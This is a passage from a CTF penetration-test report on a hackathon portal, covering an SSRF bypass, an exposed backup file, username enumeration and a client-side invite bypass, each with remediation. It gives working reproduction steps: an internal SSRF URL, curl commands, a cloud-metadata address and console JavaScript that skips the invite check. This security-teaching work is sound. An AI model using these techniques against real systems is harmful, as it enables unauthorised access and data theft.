Remediation: Never use user-supplied input to construct filesystem paths. Maintain an explicit allowlist of permitted filenames rather than a blocklist of dangerous patterns. Resolve the canonical path of the requested file using `os.path.realpath()` and verify it starts with the intended base directory before reading it. Reject any request that falls outside the allowed directory.

Finding 9: Server-Side Request Forgery via PDF Import Endpoint
Risk Rating: High
Flag: `flag{url_suffix_checks_do_not_stop_ssrf}`

Description: The PDF import feature on the reviewer control panel accepted a user-supplied URL and fetched it server-side. The application attempted to restrict this to PDF files by checking that the URL ended in .pdf. This check was trivially bypassed by appending .pdf to any URL (e.g. http://127.0.0.1:8000/x.pdf). The server fetched the internal URL regardless of the actual content type returned, allowing access to an internal service running on port 8000 that was not accessible from the internet. The fetched content was saved to /static/uploads/ and could be retrieved by the attacker.


Reproduction Steps:

1. Access the reviewer control panel as `ctf_judge_x7k2` (see Finding 6).
2. Submit the following URL to the Import PDF Report form:
http://127.0.0.1:8000/x.pdf

3. Observe the response contains "Report imported successfully" with a link to the saved file.
4. Fetch the saved file from `/static/uploads/<hash>.pdf` to retrieve the response from the internal service.

Business Impact: SSRF allows an attacker to use the server as a proxy to reach internal services that are not exposed to the internet. This can lead to access to internal APIs, cloud metadata endpoints (e.g. `http://169.254.169.254`), databases, and administrative interfaces. In cloud environments SSRF is frequently used to steal IAM credentials and achieve full cloud account compromise. URL suffix checks are not a reliable defence and are routinely bypassed.

Remediation: Validate the URL against an explicit allowlist of trusted external domains. Never allow requests to internal IP ranges (`127.0.0.1`, `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`) or link-local addresses. Validate the `Content-Type` of the response rather than the URL suffix. Consider fetching external URLs from a separate sandboxed service with no access to the internal network.



Finding 10: Sensitive Backup File Exposed via robots.txt and Static Assets

Risk Rating: Medium
Flag: `flag{recon_found_the_missing_key}`

Description: The application's `robots.txt` file listed `/backup.zip` under `Disallow`, which drew attention to its existence rather than hiding it. Although that specific path returned a 404 for authenticated users, a working backup file was accessible at `/static/assets/backup.zip` without any authentication. This file contained `legacy-invite.js`, which included the plaintext XOR decryption key `telspace2026` used to recover the invite code, as well as a flag embedded in a comment.

Reproduction Steps:

1. Fetch `robots.txt`: `curl http://172.236.205.82/robots.txt` — observe `Disallow: /backup.zip`.
2. Access the backup directly without authentication: `curl http://172.236.205.82/static/assets/backup.zip -o backup.zip`
3. Unzip and read the contents:


```
unzip backup.zip -d backup/
cat backup/legacy-invite.js
```

4. Observe the flag in the comment at the top of the file and the plaintext decryption key.

Business Impact: Backup files left in publicly accessible web directories can expose source code, encryption keys, and application secrets to any unauthenticated visitor. In this case the file directly revealed the invite code decryption key and confirmed the encryption algorithm, enabling complete bypass of the invite gate. Listing sensitive paths in `robots.txt` actively advertises hidden content to attackers rather than protecting it.

Remediation: Never store backup or source files in publicly accessible web directories. Serve only files that are explicitly required by the application. Remove all backup files from the web root and store them outside the HTTP-accessible

directory tree. Do not list sensitive paths in `robots.txt` — this file is publicly readable and provides a roadmap for attackers.



Vulnerabilities that were found and did not return flags

Vulnerability 1: Enumeration via Forgot Password Response
Risk Rating: Informational

Description: While the forgot password endpoint was vulnerable to SQL injection (see Finding 4), it also exhibited a secondary informational issue: the application's response behaviour differed depending on whether a valid username was submitted. This allows an attacker to enumerate valid usernames by observing differences in the server's response, even without exploiting the SQL injection. In this case the SQL injection made enumeration trivial, but the response discrepancy would remain a concern even if the injection were fixed.

Reproduction Steps:

1. Navigate to http://172.236.205.82/forgot-password.
2. Submit a known valid username and observe the response.

3. Submit a random non-existent username and compare the response.
4. Note any differences in response body, status code, or redirect behaviour that reveal whether the username exists.

Business Impact: Username enumeration allows attackers to build a list of valid accounts for use in credential stuffing, brute force, or targeted phishing attacks. While the impact of enumeration alone is low, it significantly lowers the barrier for follow-on attacks against user accounts.

Remediation: Return identical responses for both valid and invalid usernames in the password recovery flow. Use a generic message such as "If an account with that username exists, a reset link has been sent." Apply rate limiting to the endpoint to slow down automated enumeration attempts.

Vulnerability 2: Client-Side State Manipulation and Exposed Global JavaScript Objects

Risk Rating: Low

Description: The application exposed sensitive objects directly on the browser's `window` global scope, including `window.legacyInvite` which contained the encrypted invite string, the encryption version label, and a developer note confirming the legacy crypto had been archived before launch. Additionally, the invite verification flow was handled entirely on the client side — the "Proceed" button was only rendered in the DOM after a successful API response. Because the DOM state was controlled by JavaScript running in the browser, an attacker could bypass the invite check entirely by manually injecting the Proceed button into the page without ever submitting a valid invite code. No server-side check prevented navigation to the next stage when the button was clicked directly.

Reproduction Steps:

1. Navigate to the invite code page at http://172.236.205.82/.
2. Open the browser DevTools console and type:

```
window.legacyInvite
```

3. Observe the returned object exposes the encrypted invite string, version label, and a developer note:

```
{
  version:                                    "legacy-v1",
  encryptedInvite:                  "OzcuOiRMKitkeWZzWVda",
  note: "Legacy invite crypto was archived before launch."
}
```

4. Also check:

javascript
```
window.portalTelemetry
```

5. To bypass the invite check entirely without a valid code, run the following in the console:

```
document.querySelector("#result").replaceChildren(
  Object.assign(document.createElement("a"),              {
    className:                                  "button-link",
    href:                                "/player/dashboard",
    textContent:                                    "Proceed"
  })
);
```

6. Click the Proceed button that appears — the application navigates to the dashboard without any valid invite code having been submitted.

Business Impact: Any visitor can bypass the invite gate without knowing or cracking the invite code. The client-side DOM manipulation bypass means the invite system provides no access control whatsoever — it only prevents users who do not know how to open DevTools. Exposing internal objects on `window` also gives attackers a direct view into application internals, confirmed encryption algorithms, and developer notes that reveal what was changed before launch, all of which aid further reconnaissance

Remediation: Never expose sensitive objects on the `window` global scope. Remove `window.legacyInvite`, `window.portalTelemetry`, and any other developer-facing globals before deploying to production. More importantly, the invite gate must be enforced server-side — the server should not grant access to any protected resource unless it has independently verified that a valid invite code was submitted.

Client-side DOM state is fully controllable by the user and must never be the sole gatekeeper for access control decisions.

Conclusion

The Telspace CTF 2026 hackathon portal contains a number of serious security weaknesses that, when combined, allow an attacker to take full control of the application starting from nothing more than a web browser. The most concerning finding is that several of the vulnerabilities build on each other — a secret key exposed through one weakness was used to bypass login entirely, which then opened access to file reading and internal network access that should never have been reachable from outside.

Many of the weaknesses found share a common root cause: the application trusted user-supplied input without checking it properly, and placed sensitive information in locations where anyone could find it. Fixing these underlying habits — validating all input on the server side, keeping secrets out of code and configuration files that users can access, and enforcing access controls consistently on every endpoint — would address the majority of the findings in this report.

The good news is that all ten findings are fixable. None of them require a complete redesign of the application. The remediation steps provided for each finding are specific and actionable, and addressing the critical and high severity findings first would significantly reduce the risk to users and the platform. It is strongly recommended that the development team works through the findings in order of severity before the portal goes live, and conducts a follow-up review after fixes have been applied to confirm that the vulnerabilities have been fully resolved and no new issues have been introduced in the process.

Reccomendations

The first vulnerability that needs to be fixed is the Server-Side Template Injection on the certificate page. This is the most dangerous weakness in the entire application because it exposes the secret key that makes all the other critical attacks possible.

Without that key, an attacker cannot forge session cookies or impersonate other users. This fix should take a developer no more than a day — it simply requires stopping the application from passing user input directly into the template engine and moving the input into a safe context variable instead. Once this is done the secret key must be rotated immediately.

The second priority is the SQL injection on the forgot password page. This allows anyone to dump all user accounts and password hashes without logging in at all. Fixing it requires replacing the raw SQL query with a parameterised statement, which is a small code change that should take no more than a few hours. At the same time, the password hashing algorithm should be changed from MD5 to bcrypt or Argon2, and all users should be asked to reset their passwords — this work can be done within the same day.

The remaining fixes — removing the backup file from the public web directory, moving the invite code verification to the server, adding authorisation checks to the groups API, fixing the file path traversal on the export endpoint, and blocking internal network requests on the PDF import feature — are all straightforward changes. None of them require a redesign of the application. A small development team should be able to work through all of them within one focused week of effort.

It is strongly recommended that none of these fixes are skipped or deferred. The vulnerabilities in this application are not theoretical — every one of them was exploited during this assessment using only a browser and freely available tools. A follow-up review should be conducted after all fixes are applied to confirm that the issues have been fully resolved and that no new weaknesses have been introduced in the process.